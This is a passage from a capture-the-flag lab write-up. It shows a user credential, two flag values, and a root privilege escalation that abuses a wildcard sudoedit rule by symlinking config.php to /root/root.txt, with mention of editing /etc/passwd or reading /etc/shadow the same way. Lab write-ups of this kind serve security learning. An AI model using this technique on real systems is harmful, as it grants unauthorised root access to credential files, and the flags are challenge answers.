
So, now we have the credentials:
curtis:Donald1983$
I changed user to curtis:

the second flag:
THM{Y2Q2N2M1NzNmYTQzYTI4ODliYzkzMmZh}
Privilege Escalation to Root using sudoedit
we can check for sudo permissions:
curtis@year-of-the-pig:~$ sudo -l
[sudo] password for curtis:
Matching Defaults entries for curtis on year-of-the-pig:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH"

User curtis may run the following commands on year-of-the-pig:
    (ALL : ALL) sudoedit /var/www/html/*/*/config.php
Okay, let’s create the folder /var/www/html/bla/bla using user www-data:
mkdir /var/www/html/bla/bla -p

and now create soft link to /root/root.txt, in order to read the flag:
ln -sf /root/root.txt /var/www/html/bla/bla/config.php
Lastly, we can use sudoedit to read config.php, which is /root/root.txt:
sudoedit /var/www/html/bla/bla/config.php

and the third flag:
THM{MjcxNmVmYjNhYzdkZDc0M2RkNTZhNDA0}
On the same way, we could have edit /etc/passwd and add our root user, or maybe change the public ssh key of user root, or grab the hash of its password from /etc/shadow.